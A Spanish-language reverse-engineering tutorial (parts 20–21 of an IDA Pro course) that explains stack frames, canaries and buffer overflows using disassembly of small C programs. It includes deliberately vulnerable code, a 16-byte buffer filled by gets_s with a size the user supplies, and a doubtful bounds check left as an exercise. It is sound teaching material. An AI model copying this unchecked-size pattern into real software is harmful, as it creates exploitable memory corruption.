00401025 mov ecx, [ebp+var_4]
00401028 add esp, 8
0040102B xor ecx, ebp
0040102D xor eax, eax
0040102F call _security_check_cookie
00401034 mov esp, ebp
```

Eso guarda en el stack el valor de EBP que utilizaba la función que llamó al main, justo arriba del RETURN ADDRESS 0x401200, no sabemos qué valor tendrá porque cambia con la ejecución, pero es el EBP guardado o STORED EBP de la función padre de esta.

IDA View-A Stack of main Hex View-1 Structures

```

-00000008      db ? ; undefined
-00000007      db ? ; undefined
-00000006      db ? ; undefined
-00000005      db ? ; undefined
-00000004 var_4 dd ?
+00000000 s      db 4 dup(?)
+00000004 r      db 4 dup(?)
+00000008 argc   dd ?
+0000000C argv   dd ? ; offset
+00000010 envp   dd ? ; offset
+00000014
+00000014 ; end of stack variables

```

Allí estará guardado en el stack arriba del return address.

Lo siguiente que se ejecuta es.

```

00401000 main proc near
00401000
00401000 Buf= byte ptr -304h
00401000 var_4= dword ptr -4
00401000 argc= dword ptr 8
00401000 argv= dword ptr 0Ch
00401000 envp= dword ptr 10h
00401000
00401000 push    ebp
00401001 mov     ebp, esp
00401003 sub    esp, 304h
00401009 mov     eax, __security_cookie
0040100E xor    eax, ebp
00401010 mov     [ebp+var_4], eax
00401013 lea    eax, [ebp+Buf]

```

Donde pone EBP como base en esta función igualándolo con ESP, esto es un MOV solo cambia el valor de EBP, no el stack.

Luego la siguiente instrucción **sub esp, 0x304** mueve ESP hacia arriba reservando espacio para las variables locales y buffers en el stack, que se ubican encima del STORED EBP y ESP quedara trabajando en una función basada en EBP, justo arriba del espacio reservado.

IDA View-A Stack of main Hex View-1 Structures

```

-00000017      db ? ; undefined
-00000016      db ? ; undefined
-00000015      db ? ; undefined
-00000014      db ? ; undefined
-00000013      db ? ; undefined
-00000012      db ? ; undefined
-00000011      db ? ; undefined
-00000010      db ? ; undefined
-0000000F      db ? ; undefined
-0000000E      db ? ; undefined
-0000000D      db ? ; undefined
-0000000C      db ? ; undefined
-0000000B      db ? ; undefined
-0000000A      db ? ; undefined
-00000009      db ? ; undefined
-00000008      db ? ; undefined
-00000007      db ? ; undefined
-00000006      db ? ; undefined
-00000005      db ? ; undefined
-00000004 var_4 dd ?
+00000000 s      db 4 dup(?)
+00000004 r      db 4 dup(?)
+00000008 argc   dd ?
+0000000C argv   dd ? ; offset
+00000010 envp   dd ? ; offset
+00000014
+00000014 ; end of stack variables

```

Allí vemos el espacio reservado para variables y buffers, justo arriba de la s (STORED EBP).

La primera variable que casi siempre se encuentra es el CANARY de protección del stack, en este caso se llama var\_4.

```
00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401000     main proc near
00401000
00401000     Buf= byte ptr -304h
00401000     var_4= dword ptr -4
00401000     argc= dword ptr 8
00401000     argv= dword ptr 0Ch
00401000     envp= dword ptr 10h
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     sub     esp, 304h
00401009     mov     eax, _security_cookie
0040100E     xor     eax, ebp
00401010     mov     [ebp+var_4], eax
00401013     lea     eax, [ebp+Buf]
00401019     push    300h          ; Size
0040101E     push    eax          ; Buf
0040101F     call    ds:_imp_gets_s
00401025     mov     ecx, [ebp+var_4]
00401028     add     esp, 8
0040102B     xor     ecx, ebp
0040102D     xor     eax, eax
0040102F     call    _security_check_cookie
00401030     ret
```

Allí vemos que lee el valor de \_security cookie que es un valor random que se crea diferente cada vez que se ejecuta el programa lo XOREA con EBP y lo guarda en la variable var\_4 como ya habíamos visto, la renombramos a CANARY.

```
00401000     main proc near
00401000
00401000     Buf= byte ptr -304h
00401000     CANARY= dword ptr -4
00401000     argc= dword ptr 8
00401000     argv= dword ptr 0Ch
00401000     envp= dword ptr 10h
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     sub     esp, 304h
00401009     mov     eax, _security_cookie
0040100E     xor     eax, ebp
00401010     mov     [ebp+CANARY], eax
00401013     lea     eax, [ebp+Buf]
00401019     push    300h          ; Size
0040101E     push    eax          ; Buf
0040101F     call    ds:_imp_gets_s
00401025     mov     ecx, [ebp+CANARY]
00401028     add     esp, 8
0040102B     xor     ecx, ebp
0040102D     xor     eax, eax
```


Vemos que arriba de CANARY esta Buf veámoslo en la representación estática del stack.

```


-----+
-00000304 ; Two special fields " r" and " s" represent return address an
-00000304 ; Frame size: 304; Saved regs: 4; Purge: 0
-00000304 ;
-00000304
-00000304 Buf      db ?
-00000303      db ? ; undefined
-00000302      db ? ; undefined
-00000301      db ? ; undefined
-00000300      db ? ; undefined
-000002FF      db ? ; undefined
-000002FE      db ? ; undefined
-000002FD      db ? ; undefined
-000002FC      db ? ; undefined
-000002FB      db ? ; undefined
-000002FA      db ? ; undefined
-000002F9      db ? ; undefined
-000002F8      db ? ; undefined
-000002F7      db ? ; undefined
-000002F6      db ? ; undefined
-000002F5      db ? ; undefined
-000002F4      db ? ; undefined
-000002F3      db ? ; undefined
-000002F2      db ? ; undefined
-000002F1      db ? ; undefined

```

Cuando veo espacio vacío en la representación estática posiblemente haya un buffer, así que hacemos click derecho en Buf y elegimos ARRAY.



Vemos que el largo es de 768 por 1 que es el size de cada elemento, por lo tanto el tamaño del buffer es 768 que en hexadecimal es 0x300.



Así que aceptamos y queda el Buf ya definido como un buffer de 0x300 bytes hexa o 768 decimal.

Allí vemos la llamada a gets\_s, el size máximo 0x300 y el otro argumento es la dirección del buffer que se obtiene mediante el LEA.

```

0040100E xor    eax, ebp      --
00401010 mov    [ebp+CANARY], eax
00401013 lea    eax, [ebp+Buf]
00401019 push   300h          ; Size
0040101E push   eax          ; Buf
0040101F call   ds:imp_gets_s
00401025 mov    ecx, [ebp+CANARY]

```

Así que verificamos que el size del Buf era 0x300 y copia al mismo 0x300 como máximo que se pasa a gets\_s.

Es obvio que si pudiéramos haber desbordado el buffer copiando más de 0x300 hubiéramos pisado el CANARY el STORED EBP y el RETURN ADDRESS que están justo debajo del BUFFER.

```

-00000304 ; D/A/* : change type (data/ascii/array)
-00000304 ; N      : rename
-00000304 ; U      : undefine
-00000304 ; Use data definition commands to create local variables a
-00000304 ; Two special fields " r" and " s" represent return addres
-00000304 ; Frame size: 304; Saved regs: 4; Purge: 0
-00000304 ;
-00000304
-00000304 Buf          db 768 dup(?)
-00000004 CANARY       dd ?
+00000000 s           db 4 dup(?)
+00000004 r           db 4 dup(?)
+00000008 argc        dd ?
+0000000C argv        dd ?                                ; offset
+00000010 envp        dd ?                                ; offset
+00000014
+00000014 ; end of stack variables

```

Pero no es el caso este es un buen ejemplo de un buffer que se escribe en forma correcta.

```

ConsoleApplication4.cpp
ConsoleApplication4 (Global Scope) main(int a
4     #include "stdafx.h"
5
6     int main(int argc, char *argv[])
7     {
8         char buf[0x300];
9         int size;
10        int c;
11
12        printf("\nPlease Enter Your Number of Choice: \n");
13
14        scanf_s("%d", &size);
15        while ((c = getchar()) != '\n' && c != EOF);
16
17        gets_s(buf, size);
18
19
20    }
21

```

Obviamente muchas veces se le da al usuario o se ingresa de alguna manera el tamaño de los datos que van a copiarse, si es así debería chequearse bien que ese size no sea mayor que el tamaño del buffer.


```

ConsoleApplication4 (Global Scope)

4 #include "stdafx.h"
5
6 int main(int argc, char *argv[])
7 {
8     char buf[0x10]; ↗
9     int size;
10    int c;
11
12    printf("\nPlease Enter Your Number of Choice: \n");
13
14    scanf_s("%d", &size); ↗
15    while ((c = getchar()) != '\n' && c != EOF);
16
17    gets_s(buf, size);
18
19
20    return 0;
21

```

Allí vemos un buffer de 0x10 bytes o sea 16 decimal y se le da la posibilidad al usuario de que tipee el size de lo que va a copiar en el gets\_s obviamente no hay ningún chequeo ni nada del máximo de ese valor, por lo cual si lo compilo y lo ejecutó (Compilado\_3.exe).




Vemos que ahí hay un BUG y que el programa es vulnerable si lo abrimos en IDA, aun si no tuviéramos el código fuente.

```

00401090 ; int __cdecl main(int argc, const char **argv, const
00401090 main proc near
00401090
00401090     Size= dword ptr -18h
00401090     Buf= byte ptr -14h
00401090     CANARY= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     sub     esp, 18h
00401096     mov     eax, __security_cookie
00401098     xor     eax, ebp
0040109D     mov     [ebp+CANARY], eax
004010A0     push    esi
004010A1     push    offset aPleaseEnterYou ; "\nPlease Enter Your
004010A6     call    printf
004010AB     lea     eax, [ebp+Size]
004010AE     push    eax
004010AF     push    offset aD          ; "%d"
004010B4     call    scanf_s
004010B9     mov     esi, ds:_imp_getchar
004010BF     add     esp, 0Ch

```

Igual que antes está el CANARY, justo arriba está el Buf, veamos el largo del mismo en la representación del stack.



El largo del Buffer es de 16 bytes por 1 que es el largo de cada elemento, o sea que es 0x10 hexa.

```
00000019 db ? ; undefined
00000018 Size
00000014 Buf
00000004 CANARY
+00000000 s
+00000004 r
+00000008 argc
+0000000C argv
+00000010 envp
+00000014
+00000014 ; end of stack variables
```

O sea que si se puede copiar más de 16 bytes en el buffer desbordara y pisara el CANARY, STORED EBP y el RETURN ADDRESS.

Veamos la variable size.

```
00401091 mov esp, esp
00401093 sub esp, 18h
00401096 mov eax, _security_cookie
00401098 xor eax, ebp
0040109d mov [ebp+CANARY], eax
004010a0 push esi
004010a1 push offset aPleaseEnterYou ; "\nPlease Enter Your Num
004010a6 call printf
004010ab lea eax, [ebp+Size]
004010ae push eax
004010af push offset aD ; "%d"
004010b4 call scanf_s
004010b8 ret
```

Vemos que luego de imprimir con printf el mensaje Please Enter Your Number, llama a scanf\_s para ingresar un número por teclado, el cual se guarda en la variable size la cual es un dword y se le pasa la dirección de la variable con el LEA.

Veamos la función scanf\_s.

## scanf\_s, \_scanf\_s\_l, v

Visual Studio 2015 | Otras versiones ▾

Publicado: octubre de 2016

Para obtener la documentación más reciente de Visual

Lee datos con formato del flujo de entrada estándar. Es descrito en [Características de seguridad de CRT](#).

### Sintaxis


```
int scanf_s(
    const char *format [, ,
    argument]...
);
```

La función `scanf_s` lee datos del flujo de entrada estándar `stdin` y escribe los datos en la ubicación que se proporciona en `argument`. Cada `argument` debe ser un puntero a una

variable de un tipo que se corresponda con un especificador de tipo en `format`. Si la copia tiene lugar entre cadenas que se superponen, el comportamiento es indefinido.

O sea que es como lo opuesto a printf en vez de imprimir con un formato, ingresa de consola con un formato a un Buffer, en este caso el formato es "%d" por lo cual se interpreta como un número decimal.

De esta forma cuando llama a `gets_s` usando ese size que se tipeo, copiara esa cantidad de bytes y si es mayor a 0x10 desbordara.



Una posible solución seria chequear el largo del size antes de copiar.

```
4  #include "stdafx.h"
5  #include <windows.h>
6
7  int main(int argc, char *argv[])
8  {
9      char buf[0x10];
10     int size;
11     int c;
12
13     printf("\nPlease Enter Your Number of Choice: \n");
14
15     scanf_s("%d", &size);
16     while ((c = getchar()) != '\n' && c != EOF);
17
18     if (size > 0x10) { exit(1); }
19
20     gets_s(buf, size);
21
22
23     return 0;
}
```

Estaría bueno que analicen si esta solución hace que no sea vulnerable o aún lo es, analícenlo se llama VULNERABLE\_o\_NO.exe y lo discutiremos en la parte siguiente.

Hasta la próxima parte 20.

Ricardo Narvaja


# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 21

---

En la parte 20 dejamos un ejercicio para analizar si era vulnerable o no y en la lista de crackslatinos hubo muchas opiniones, yo no conteste y deje que discutan el tema dejando la solución del ejercicio y el análisis para ser contestados en esta parte 21.

Teníamos el código fuente que nos podía ayudar, el idb y el ejecutable para poder reversear en IDA y debuggear si es necesario.

El código fuente es este.



The screenshot shows a code editor window titled "ConsoleApplication4.cpp". The tab bar also includes "Output". The code is written in C++ and defines a main function. It prompts the user for a number, reads it into size, and then reads a buffer of size 0x10 into buf. If size is greater than 0x10, it exits with code 1. The code is as follows:

```
4  #include "stdafx.h"
5  #include <windows.h>
6
7  int main(int argc, char *argv[])
8  {
9      char buf[0x10];
10     int size;
11     int c;
12
13     printf("\nPlease Enter Your Number of Choice: \n");
14
15     scanf_s("%d", &size);
16     while ((c = getchar()) != '\n' && c != EOF);
17
18     if (size > 0x10) { exit(1); }
19
20     gets_s(buf, size);
21
22
23     return 0;
24 }
```

Igual analizaremos estáticamente en IDA primero.


```

00401090 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401090 main proc near
00401090
00401090     Size= dword ptr -18h
00401090     Buf= byte ptr -14h
00401090     CANARY= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     sub     esp, 18h
00401096     mov     eax, __security_cookie
0040109B     xor     eax, ebp
0040109D     mov     [ebp+CANARY], eax
004010A0     push    esi
004010A1     push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \\"...
004010A6     call    printf
004010AB     lea     eax, [ebp+$Size]
004010AE     push    eax
004010AF     push    offset aD          ; "%d"
004010B4     call    scanf_s
004010B9     mov     esi, ds:_imp_getchar
004010BF     add     esp, 0Ch

```

Allí tenemos el CANARY que lo renombramos como siempre.

Tenemos Buf, veremos el largo del mismo en la representación estática del stack.



El largo es 16 por 1 que es el largo de cada elemento o sea 16 bytes decimal.

```
IS -00000019 db ? ; undefined
IS -00000018 Size dd ?
IS -00000014 Buf db 16 dup(?)
IS -00000004 CANARY dd ?
IS +00000000 s db 4 dup(?)
IS +00000004 r db 4 dup(?)
IS +00000008 argc dd ?
IS +0000000C argv dd ?
IS +00000010 envp dd ?
IS +00000014 ; end of stack variables
```

O sea que si pudiéramos escribir más de 16 bytes en el BUFFER sería vulnerable.

NO confundir bugs comunes o crashes con vulnerabilidades, no todo lo que hace crashear a un programa es una vulnerabilidad si hago.

XOR ECX, ECX


DIV ECX

Es un bug que pondrá a cero ECX y al dividir por cero y provocará una excepción que si no es manejada será un crash.

Eso es un simple crash, existen varios tipos de vulnerabilidades por ahora solo estamos viendo la más sencilla el BUFFER OVERFLOW.

Si existe un desbordamiento de un BUFFER pudiendo escribir fuera de donde termina el espacio reservado para el mismo el programa será VULNERABLE pues podría producirse un BUFFER OVERFLOW, más adelante veremos si además de ser VULNERABLE es EXPLOTABLE o no, puede ser VULNERABLE y por ejemplo NO EXPLOTABLE por alguna mitigación del programa o del sistema como el CANARY por ejemplo que impidiera su explotación, pero eso es un tema para partes siguientes.

Así que la idea es analizar si ese BUFFER de 16 bytes decimal se puede desbordar, como en este caso, justo debajo del Buf está el CANARY, si llegáramos a pisar el mismo al copiar en el buffer, es obvio que existiría un BUFFER OVERFLOW.



Ese código corresponde a esta línea del código fuente.

```
while ((c = getchar()) != '\n' && c != EOF);
```

Es una línea que se usa luego del scan para que lea el 0xA del estándar input que es el salto de línea, así no molesta en una sucesiva lectura del mismo, pues si queda y no se filtra, en la siguiente llamada a leer caracteres del teclado, no funcionará.

Vemos que loopea hasta que encuentra el 0xA que corresponde al SALTO DE LÍNEA o LF.

#### Caracteres de control ASCII no imprimibles :

- codigo ascii 00 = NULL ( Carácter nulo )
- codigo ascii 01 = SOH ( Inicio de encabezado )
